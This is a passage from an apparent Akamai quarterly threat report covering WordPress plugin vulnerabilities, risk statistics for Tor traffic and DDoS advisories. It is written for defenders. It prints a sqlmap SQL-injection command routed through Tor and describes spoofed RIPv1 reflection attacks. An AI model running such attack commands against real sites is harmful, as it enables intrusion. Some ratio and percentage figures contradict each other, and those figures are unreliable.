Intuition Theme	XSS	CVE-2015-4579
iMag Mag Theme	XSS	CVE-2015-4580
FastNews Lite Theme	XSS	pending
Business Directory Theme	XSS	CVE-2015-4581
Boot Store Theme	XSS	CVE-2015-4582
SE HTML Album Audio Player	LFI	CVE-2015-4414
Aviary Image Editor Add-on for Gravity Forms	Pre Auth File Upload	CVE-2015-4455
Easy2Map & Easy2Map-Photos	SQLi	CVE-2015-4614 CVE-2015-4615 CVE-2015-4616 CVE-2015-4617
Zip Attachments	LFI	CVE-2015-4694
WP-Instance-Rename	LFI	CVE-2015-4703

Figure 3-16: WordPress plugin and theme vulnerabilities reviewed for this report

A number of authors were very proactive in getting these issues addressed and updates pushed live. Others were not responsive.

Overall, we were encouraged by the speed and general appreciation shown by the developers we were able to successfully contact. In cloud security research, it can be a frustrating experience exposing vulnerabilities to a software provider. With smaller developers, however, many were very happy to be informed of vulnerabilities and serious about fixing them. In some cases, they updated versions and pushed fixes live within hours of the initial disclosure.

One concern was how frustrating it was when it came time to disclose our findings to the respective authors. WordPress.org acts as a central hub for these plugins, themes, users, and authors, but seems to lack a proper standard for contacting them. There is no requirement to list contact information or even a website on the plugin developer profiles. For themes, tracking this information down can be even more frustrating, depending on what the author has included as their Theme Homepage link. In most cases, contacting an author involved a series of clicks and/or some detective work, usually resulting in landing on a contact form of a website we hoped belonged to the right person. One of the affected plugins we identified is still orphaned; the company named within the documentation continues to say, "It's not ours."

WordPress.org does offer a public support forum for every plugin and theme hosted there. This is nice for letting users and authors interact and address general issues, but due to the sensitive nature of some security issues, this option is not ideal. In some cases, where we weren't able to find contact information, a simple request for the author to contact us via email was made, and eventually some of those authors did reach out to us in private.

Going forward, we hope to see WordPress.org standardize and vet contact information for plugin and theme authors. At the very least, they should offer an option to create a private thread within the respective support forums to allow only the author and initial poster to read and respond.

3.7 / Mitigation and Best Practices /In general, best practices should be applied when deploying any third party software on your servers and sites. Each new moving piece has the potential to become an attacker's next weapon. Think of your security as a chain; it's only as strong as its weakest link.

Do some research into the plugins you consider before installing them, look at the author's history, and see if they have a ***history of CVEs*** or other security concerns in their past. If you can comprehend code, run the software through a free static analysis tool such as ***RIPS*** or a commercial solution to identify potentially vulnerable pieces of code and functionality.

If you're currently running any of the plugins or themes mentioned here, you should update them when the authors have published patches, addressing the issues in the plugin's change logs. If they haven't addressed the issues, you can manually patch the code yourself to properly sanitize inputs and/or outputs in the WordPress plugin editor interface, find an alternative plugin, or uninstall the affected plugin if it isn't necessary for operations.

Of all the vulnerabilities we discovered, the majority of them could be mitigated using the default Kona Rule Set (KRS 1.0) provided by Akamai's web application firewall (WAF). Akamai's Kona Site Defender protects against the OWASP top 10 web vulnerabilities and may be used to mitigate the newly disclosed vulnerabilities (see Figure 3-16) using our ruleset.

Kona Site Defender, by default, provides generic attack detection for:

- XSS, SQLi, LFI, RFI, CMDi and PT
- Custom rules can also be implemented for other platform/application specific attacks

In some cases, default rules exist, but custom rules could be developed to mitigate risk before a patch has become available from the vendor.

To harden your WordPress installs, there are a handful of software and configuration options that will help protect you against potential vulnerabilities in the wild now and in the future. Some general tips would be to look into hardened PHP implementations such as ***Suhosin*** and consider a system like ***PHPIDS*** to help identify potential weaknesses and attacks and prevent them from being successfully exploited. There are configuration options at the server level for performance tuning and security hardening, such as ***ModSecurity***, that will aid in mitigating attacks before they begin, making exploitation more difficult, if not impossible.

In our research, we came across multiple security-oriented WordPress plugins, most of which appeared to be well-secured themselves from a programming and vulnerability standpoint, as well as helpful in enabling best practice protections for a wide array of potential vulnerabilities. Some of the plugins that stood out, not only from a quality standpoint, but also by virtue of popularity and good reviews, were ***Wordfence***, ***iThemes Security***, and ***All In One Security & Firewall***. These plugins help identify weaknesses within your existing installation and offer information, advice, modifications and features that should help prevent some of the most common attacks leveraged against WordPress installations.

Criminals are increasingly targeting web application vulnerabilities as a means for data exfiltration, malware distribution and Botnet development. Web application firewalls and due diligence are quickly becoming a requirement for any individual or company who relies on a website and wants to ensure security and reliability for their users.

[SECTION]4
Tor: THE PROS AND CONS

The Onion Router (Tor) concept was a Defense Advanced Research Projects Agency (DARPA) project that was originally created to enable US Navy personnel to conduct Open Source Intelligence (OSINT) operations without disclosing their source IP addresses, and potentially their location. A few years afterwards, a group of computer scientists implemented it, and the US Naval Research Laboratory released it as open source software.

The Tor project uses a concept called onion routing, which ensures the entry node to the network is not the same as the exit node. This process creates anonymity for the client when interacting with the destination system. By hopping among internal nodes, it could theoretically be impossible to detect the origin of the request. However, a number of cyberattacks have attempted to unmask Tor users, using ***network analysis***, ***metasploit*** and ***relay early*** cells.

Due to the promise of anonymity, Tor became popular among diverse groups including:

- People under censorship who seek access to information
- People who care about their privacy and do not want to be tracked
- Malicious actors who want to hide their location from law enforcement

The benefit of anonymity for Tor users is obvious; however, its value is not the same for website owners. There are many industries, such as financial services, that employ user-profiling techniques to help prevent fraud. The Tor network complicates this process. On the other hand, many ecommerce sites don't place importance on where users originate as long as they provide valid credit card data when purchasing their products.

The question becomes, *should you allow connections from Tor to your website?* As outlined above, it is highly dependent upon your business model and risk tolerance. In the next section, we provide analysis that shows the overall risk of malicious traffic emanating from Tor vs. non-Tor traffic.

4.1 / TOR, THE FOES / Attackers use Tor to perform anonymous attacks by hopping from node to node, thus making forensic analysis and origin traceback a nightmare for law enforcement. There are many guides on the Internet on how to configure Tor as a local SOCKS proxy for any application that provides SOCKS proxy support.

Moreover, many attack tools include easy-to-configure Tor capabilities. A notable example is the common SQL Injection tool, SQLMAP, which includes a command line argument to enable Tor. There is even a `check-tor` command line switch that verifies Tor is configured properly before staging an attack.[2]

> *Defendant LOVE and the other Co-Conspirators further used the Tor network, which was an anonymizing proxy service, to hide their activities.*
>
> — Indictment for US vs. Lauri Love. Love was charged with hacking into thousands of computer systems, including those of the US Army and NASA, in an alleged attempt to steal confidential data.[1]

```
$ ./sqlmap.py --tor --url="hxxp://foobar.com"
                        _
 ___ ___| |_____ ___ ___  {1.0-dev-9f4a32c}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|      http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misue or damage caused by this program

[*] starting at 11:38:52

[11:38:52] [WARNING] increasing default value for option '--time-sec' to 10 because switch '--tor' was provided
[11:38:52] [INFO] setting Tor HTTP proxy settings
```

Figure 4-1: The `check_tor` switch is enabled, causing the tool to add time to stage the attack as it hops between nodes

4.2 / RISK ANALYSIS / In order to assess the risks involved with allowing Tor traffic to websites, we observed web traffic across the Kona security customer base during a seven-day period. During that time, we collected relevant traffic data from thousands of web applications for approximately 3,000 Akamai customers.

Denial of Service (DoS) and Rate Control triggers were not considered for this research. The nature of the Tor network severely limits available bandwidth. It is not feasible to conduct volumetric DoS attacks via Tor. Instead, we concentrated on high-profile web application layer attacks from the following categories:

Command Injection (CMDi) - Command injection attacks allow malicious actors to execute arbitrary shell commands on the target system. For this report, CMDi includes the following subcategories:

- PHP code injection (PHPi)
- Java code injection (JAVAi)
- Command injection through remote file inclusion (RFI)

Local File Inclusion/Path Traversal (LFI/PT) — Using LFI attacks, malicious actors gain unauthorized read access to local files on the web server.

Web vulnerability scanning — Web vulnerability scanners search websites for known application vulnerabilities. Vulnerability scanners are used by attackers to perform reconnaissance prior to launching attacks.

SQL Injection (SQLi) — SQLi attacks allow attackers to pass content to a backend SQL server without proper validation or sanitization.

Cross-Site Scripting (XSS) — XSS attacks inject attacker-supplied content or script into the end user's HTTP response, which is then rendered on the visited website.

4.3 / TOR TRAFFIC VS. NON-TOR TRAFFIC / Because Tor provides a way to overcome censorship, perform OSINT and to protect an individual's privacy, traffic coming out of Tor will not necessarily be malicious.

However, Tor also provides a layer of anonymity that malicious actors may exploit. Many Akamai customers ask, *"If my site accepts traffic from Tor exit nodes, what are the risks involved?"* Or, *"What are the odds that an HTTP request coming out of a Tor exit node will be malicious?"*

To answer these questions, we started by comparing the total non-attack HTTP requests coming out of Tor exit nodes vs. non-Tor IPs, as shown in Figure 4-2.

It should be noted that the requests counted in this research represent only client requests that eventually reached the target site and do not include requests to static media files such as JavaScript, CSS, images, movies and sounds clips.

Global Rank	Legitimate HTTP Requests	Frequency
Non-Tor IPs	534,999,725,930	99.96%
Tor exit nodes	228,436,820	00.04%

Figure 4-2: Of the legitimate HTTP requests, excluding static media files, less than 1% were from Tor exit notes

We then counted (and verified) the attack HTTP requests, based on the categories mentioned earlier, as shown in Figure 4-3.

Source	Legitimate HTTP Requests	Frequency
Non-Tor IPs	46,530,841	98.74%
Tor exit nodes	596,042	1.26%

Figure 4-3: Of the malicious HTTP requests, 1.26% were from Tor exit notes

We then set to compare the ratios of malicious and legitimate traffic for each.

Source	Ratio Between Malicious & Legitimate Traffic	Frequency
Non-Tor IPs	0.00008697% malicious traffic	~1:11,500
Tor exit nodes	0.00260922% malicious traffic	~1:380

Figure 4-4: Though the traffic levels are much smaller, Tor exit nodes were much more likely to contain malicious requests

Using the information collected in our sample period for the attack categories studied, we concluded that approximately 1 in 380 HTTP requests coming out of Tor is verified to be malicious, while only 1 in 11,500 HTTP requests coming out of a non-Tor IP were verified to be malicious. In essence, an HTTP request from a Tor IP is 30 times more likely to be a malicious attack than one that comes from a non-Tor IP.

4.4 / Tor Attacks by Category / It is no surprise that we have a similar distribution of attack types between Tor exits nodes and non-Tor IPs for our analyzed categories, as shown in Figure 4-5.




Figure 4-5: As with Tor exit nodes, PT and SQLi attacks were the most common attack vectors from non-Tor IPs

4.5 / Tor Attack Distribution by Target Industry / The most common target for Tor attacks was the retail industry, followed by financial services and high technology.

Industry	Number of Attacks	Frequency
Retail	212,189	35.60%
Financial Services	156,760	26.30%
High Technology	123,442	20.71%
Media & Entertainment	49,834	8.36%
Public Sector	34,800	5.84%
Hotel & Travel	5,919	0.99%
Business Services	5,241	0.88%
Automotive	3,942	0.66%
Consumer Goods	2,767	0.46%
Gaming	813	0.14%
Miscellaneous	335	0.06%

Figure 4-6: During the study period, Tor-based attacks targeted the retail industry most frequently

4.6 / Tor Attack Distribution by Target Country / Figure 4-7 identifies the target country of the Tor attacks during the study period, based on Akamai billing data.

An interesting fact about the difference in attacks on US-based sites and the rest of the world is that US-site attacks were distributed across many Akamai customers, while the attacks against the rest of the world were distributed among only a handful of Akamai customers in each geographic area.

For example, the Tor attacks on Swiss-based sites targeted a single digital property. Similarly, the Tor attacks in the UK targeted just two customers.

4.7 / Potential Impact on Business / Another useful metric to understand the risks of allowing or disallowing Tor traffic is the *index of conversion*. We measured all the requests on a given day, both from Tor and non-Tor exit nodes.

Country	Number of Attacks	Frequency
US	239,953	40.26%
Switzerland	210,601	35.33%
UK	125,167	21.00%
Canada	7,676	1.29%
Israel	5,485	0.92%
Austria	2,686	0.45%
Spain	888	0.15%
Germany	831	0.14%
Netherlands	702	0.12%
France	515	0.09%
Brazil	478	0.08%
Japan	243	0.04%
Greece	239	0.04%
Australia	231	0.04%
China	211	0.04%
Korea	79	0.01%
India	25	0.004%
Taiwan	19	0.003%
Bermuda	12	0.002%
Sweden	1	0.0002%

Figure 4-7: Targets in the US, Switzerland and UK accounted for more than 96% of Tor attacks during the study period

We then measured the number of requests to key commerce-related application pages such as checkout and payment pages (limited to POST requests) on the given day from Tor exit nodes, vs. the same pages from non-Tor IPs.

Source	Legitimate HTTP Requests
Non-Tor IPs	79,255,900,946
Tor exit nodes	35,560,027

Figure 4-8: Legitimate HTTP requests for one day of the study period

As can be seen from the conversion rates in Figure 4-9, while the Tor network presents very high risk to web sites from a security perspective, it also yields potential business benefits to some industries.

Source	Legitimate HTTP Requests to Commerce-Related Application Pages	Conversion Rate
Non-Tor IPs	95,017,641	(1:834)
Tor exit nodes	39,703	(1:895)

Figure 4-9: Requests from Tor exit nodes remain valuable, as the conversion rates show

Retail and financial services typically employ powerful fraud analysis and prevention methods. Web applications in these industries will most likely profile individual users and the web transactions they generate, whether or not traffic arrived from Tor. In most cases, it is just another indicator for the overall risk calculation, and at the end of the day, Tor traffic is allowed through.

4.8 / Summary / As can be expected from any anonymizing tool, the Tor network can be considered a double-edged sword. While it provides a blanket of anonymity and helps Internet users anonymize themselves from prying eyes, it also provides a safe haven for malicious actors who want to exploit anonymity in order to perform illegitimate actions against web applications.

Many research papers and news articles have proven that the Tor network brings a wide range of risks, but at the same time, most of them completely avoid the fact that there is also business potential to allowing Tor users to browse revenue-generating websites.

For some sites, the risks that come with allowing Tor traffic are much higher than the benefit, a risk many organizations fail to consider. Regardless, it is highly recommended that traffic coming out of Tor either be heavily scrutinized by security protections (such as those provided by Akamai Kona Site Defender) or completely blocked if the risk outweighs the benefits to the business. Akamai provides a constantly-updated Tor exit node shared network list, which Kona customers can use to alert or block as part of their site's protection.

[SECTION]5 CLOUD SECURITY RESOURCES

Akamai released five threat advisories in Q2 2015, as summarized here. **5.1 / *OurMine Team Attack Exceeds 117 Gbps*** / Akamai's PLXsert and CSIRT are tracking the activities of a malicious hacking team that calls itself the OurMine Team. The group claims to be responsible for DDoS attacks against a number of financial institutions, and claims to have access to a financial organization's accounts worth US $500,000 that they intend to give to the poor.

This is a relatively new group, which started its Twitter account March 31, 2015. Before it started targeting the financial sector, the group generally discussed and conducted DDoS attacks against gaming services.

Akamai validated several DDoS attacks across the financial sector, though no outages have been reported from the major institutions across our customer base. The largest attack peaked at 117 Gbps.

While this group is self-aggrandizing and ***entices Twitter followers with offers of free online gaming accounts or gaming coins*** (such as FIFA Ultimate Team and Minecraft) for reaching milestones in its follower base, this does not diminish its credibility. OurMine typically does not announce target lists in advance, but instead announces when an attack is underway or has been completed.

OurMine may have colleagues within the hacking community, based on various posts identified via Twitter and other OSINT resources. However, it appears that the group's core competency was gleaned within the gaming community. Though the group has demonstrated some skill, it appears to be relatively inexperienced in hacking.

The public requests for assistance in the targeting of video games, coupled with their schemes to gain Twitter followers, would suggest that this actor set is unskilled. However, their success with a number of sizeable DDoS attacks seemingly contradicts that notion.

5.2 / *RIPv1 Reflection DDoS Makes a Comeback* / Late in the quarter, Akamai observed an uptick in a DDoS reflection vector that was thought to be mostly abandoned. This attack vector involves the use of an outdated Routing Information Protocol (RIP), RIPv1. This first surfaced in active campaigns on May 16, after being dormant for more than a year. The attacks made use of only a small number of available RIPv1 source devices.

RIPv1 was first introduced in 1988 under RFC1058, which is now listed as a historic document in RFC1923. The historic designation means the original RFC is deprecated. One reason for this is that RIPv1 only supports classful networks. If the network advertised by RIPv1 happens to be a class A network, such as 10.1.2.0/24, this will be sent in an advertisement as 10.0.0.0/8. The small number or available addresses (128) limits the usefulness for RIPv1 as a viable option for business networks, much less the Internet. However, RIPv1 is considered to be a quick and easy way to dynamically share route information in a smaller, multi-router network.

A typical router communication would appear as shown in the table below. Here, a request is sent by a router running RIP when it is first configured or powered on. Any other device listening for the requests will respond to this request with a list of routes. Updates are also sent periodically as broadcasts.

```
Router initial request for routes (sent as broadcast):
15:53:50.015995 IP 192.168.5.2.520 > 255.255.255.255.520: RIPv1, Request, length: 24


Listening router response for routes (sent as a unicast reply to request IP):
15:53:50.036024 IP 192.168.5.1.520 > 192.168.5.2.520: RIPv1, Response, length: 24

Regular periodic update sent every 30 seconds by default (broadcast):
15:54:26.448383 IP 192.168.5.1.520 > 255.255.255.255.520: RIPv1, Response, length: 24
```

Figure 5-1: Normal router communications for RIPv1

To leverage the behavior of RIPv1 for DDoS reflection, a malicious actor crafts the same request query type as shown in Figure 5-1, which is normally broadcast, and spoofs the IP address source to match the intended attack target. The destination would match an IP from a list of known RIPv1 routers on the Internet. Based on recent attacks, attackers prefer routers that seem to have a suspiciously large amount of routes in their RIPv1 routing table.

This query results in multiple 504-byte payloads sent to a target IP per a single request. The multiple responses are also a result of the 25-route max that can be contained in a RIP packet.

There are several ways to avoid becoming a victim of this attack method:

- If RIPv1 is required, assess the need to expose RIP on your WAN interface. If it's not needed, the WAN interface should be marked as a passive interface (where supported).
- Switch to RIPv2 or later and enable authentication.
- Restrict access to RIP via ACL, to only allow known neighbor routers.
- For targets of a RIPv1 reflected DDoS attack, use ACL to restrict UDP source port 520 from the Internet.
- If the attack is too large, seek assistance from a DDoS mitigation provider such as Akamai Technologies.

5.2[A] / *Third-Party Plugins Ripe for Attack* / In Section 3 of this report, we described how WordPress users can be vulnerable to attacks via the third-party plugins they use. But the threat goes beyond WordPress users.

Most high-profile websites have a strong security profile. But many of them also use third-party content providers whose security may be less than ideal. Instead of targeting high-traffic websites directly, attackers are targeting third-party advertising companies, as well as content networks used by these sites. Such exploits require little technical skill and are highly effective.

Akamai CSIRT Manager Mike Kun described the problem in ***this podcast*** recently.

"Bad actors are looking at what services the website is using," Kun said. "A simple one is DNS. If the attacker can compromise the registrar a site is hosted with, they can easily change the IP address mapping and point that at some other site."

The method of attack against the third party may be through domain hijacking, phishing, application-layer attacks or any of the various methods to compromise a provider. Once that provider is compromised, there isn't anything more the attacker needs to do in order for their target to be attacked. The third-party provider unwittingly does it for them.

Attackers will also look at what content is being dynamically included in a site, and try to compromise one of those providers. If the target site blindly trusts the content being sent from a provider, the attacker knows the site can be compromised with malicious content sent by the provider.

The attack code will frequently be a form of malware viewers unwittingly load onto the site. If the targeted site gets millions of views per day, a significant botnet can be created in a short amount of time.

Those who manage a major website put a lot of effort into fortifying the front entrance. But using third-party content without proper security is like leaving open windows in the back of the building.

The best defense in this situation is proper planning.

What happens to the site when a plugin will not load? Will the rest of the page load around it correctly? Or does the whole site wait for the plugin code to be delivered, effectively creating a DoS condition for the site?

Consider what to do if the plugin is compromised. What is the plan to eliminate the plugin but keep the site running? One possibility is to have a static version of the site ready to go, so no dynamic code is pulled in that could continue to compromise the site or customers or both.

Obviously, the best scenario is one in which these things don't happen in the first place.

To that end, we recommend site owners research the plugins they want to use before deploying them. Ask third-party providers what they use for security measures. If their response is less than ideal, find another provider that will address the concerns more clearly.

5.2B / *The Logjam Vulnerability* / In May, Akamai responded to concerns over the Logjam vulnerability as discussed in ***this disclosure***. Akamai analyzed its production servers to determine if it supported the relevant Diffie-Hellman ciphers that would leave customers vulnerable to Logjam.

Akamai determined that hosts on its Free Flow and Secure Content Delivery Networks were not vulnerable. Akamai did recommend people read this ***OpenSSL post*** on changes related to Logjam and FREAK. Akamai also recommended customers check their origin and advised anyone using a web browser, running a server or developing relevant software read the *What should I do?* section of ***this advisory***.

5.2C / *DD4BC Escalates Attacks* / Q2 2015 was dominated by attacks launched by the group DD4BC.

DD4BC, a malicious group responsible for several Bitcoin extortion campaigns in 2014, expanded its extortion and DDoS campaigns during April and May. Akamai had to protect a growing number of customers from these attacks.

Over the course of one week, several customers received ransom emails in which DD4BC warned they'd launch a DDoS attack of 400-500 Gbps against them. To date, however, DD4BC attacks mitigated by Akamai haven't measured more than 50 Gbps.

Based on these attacks and the correlating IP addresses, Akamai researchers identified more than 1,400 IPs that were likely coming from booter-stresser sites. The growing number of industries under threat include:

- Payment processing
- Banking & credit unions
- Gaming
- Oil & gas
- E-commerce
- High tech consulting/services

Customers should:

- Review your playbook with IT and security staff to ensure you are prepared and know what to do in the event of an attack.
- Ensure all contact numbers and email addresses for key staff have been updated and are correct.
- Ensure all critical staff are available. If staff members are on vacation or absent due to sickness, make sure their responsibilities are covered by others.
- Stay in close contact with the Akamai SOC and check the ***Akamai Community Security page*** for updates.

Companies were also advised to:

- Make security incident preparation a corporate-wide initiative.
- Keep IT management in the loop about potentially controversial corporate dealings or policies with social justice or political overtones.

- Stay informed about security vulnerabilities and DDoS attack trends.
- Validate mitigation services.
- Create and test security playbooks.
- Monitor social media.
- Monitor corporate-sponsored social media pages, blogs and message boards for inflammatory postings by customers and employees.
- Alert IT and security services providers when the company becomes a live target and take defensive action.
- Pay attention to threatening emails and phone calls.
- Alert law enforcement.

[SECTION]6
LOOKING FORWARD

We expect to see a continued upward trend of long-duration DDoS attacks. While this quarter saw one attack that measured more than 240 Gbps and lasted more than 13 hours, we expect to see future attacks surpass those levels.

Malicious actors such as DD4BC and the OurMine Team continue to be persistent and creative. While Akamai will continue to protect customers from their assaults, they have had enough success elsewhere that they will continue to push forward. Their numbers and array of attack tools will likely increase going forward, making bigger attacks inevitable.

We also expect the SYN and SSDP vectors to remain popular. The proliferation of unsecured home-based, Internet-connected devices using the Universal Plug and Play (UPnP) protocol will ensure that they remain attractive for use as SSDP reflectors.

Expect the heavy barrage of attacks in the gaming industry to continue, as players keep looking for an edge over competitors, and security vulnerabilities in gaming platforms continue to attract attackers looking for low-hanging fruit. Financial services will also remain a top target given the myriad opportunities the bad guys have to extract and monetize sensitive data.

US-based websites will likely remain the most targeted for web application attacks given the sheer number of devices, users and vulnerabilities.

We will also continue to see malware in ads and third-party service attacks as attackers continue to find security holes in the many widgets and plug-ins used across myriad platforms.

Collaboration continues to be an imperative for the software and hardware development industry, application and platform service providers, and the security industry in order to break the cycle of mass exploitation, botnet building and monetization.

1 http://www.justice.gov/sites/default/files/usao-nj/legacy/2013/11/29/Love,%20Lauri%20Indictment.pdf

2 https://github.com/sqlmapproject/sqlmap/wiki/Usage

About Prolexic Security Engineering & Research Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes these attacks using proprietary techniques and equipment. Through research, digital forensics and post-event analysis, PLXsert is able to build a global view of security threats, vulnerabilities and trends, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, along with best practices to identify and mitigate security threats and vulnerabilities, PLXsert helps organizations make more informed, proactive decisions.

About Threat Research Team

The Threat Research Team is responsible for the security content and protection logic of Akamai's cloud security products. The team performs cutting edge research to make sure that Akamai's cloud security products are best of breed, and can protect against the latest application layer threats.

About Customer Security Incident Response Team (CSIRT)

The Akamai Customer Security Incident Response Team (CSIRT) researches attack techniques and tools used to target our customers and develops the appropriate response — protecting customers from a wide variety of attacks ranging from login abuse to scrapers to data breaches to DNS hijacking to distributed denial of service. It's ultimate mission: keep customers safe. As part of that mission, Akamai CSIRT maintains close contact with peer organizations around the world, trains Akamai's PS and CCare to recognize and counter attacks from a wide range of adversaries, and keeps customers informed by issuing advisories, publishing threat intelligence and conducting briefings.

Contact

Twitter: @State_Internet
Email: stateoftheinternet-security@akamai.com

As the global leader in Content Delivery Network (CDN) services, Akamai makes the Internet fast, reliable and secure for its customers. The company's advanced web performance, mobile performance, cloud security and media delivery solutions are revolutionizing how businesses optimize consumer, enterprise and entertainment experiences for any device, anywhere. To learn how Akamai solutions and its team of Internet experts are helping businesses move *faster forward*, please visit *www.akamai.com* or *blogs.akamai.com*, and follow *@Akamai* on Twitter.

Akamai is headquartered in Cambridge, Massachusetts in the United States with operations in more than 57 offices around the world. Our services and renowned customer care are designed to enable businesses to provide an unparalleled Internet experience for their customers worldwide. Addresses, phone numbers and contact information for all locations are listed on *www.akamai.com/locations*.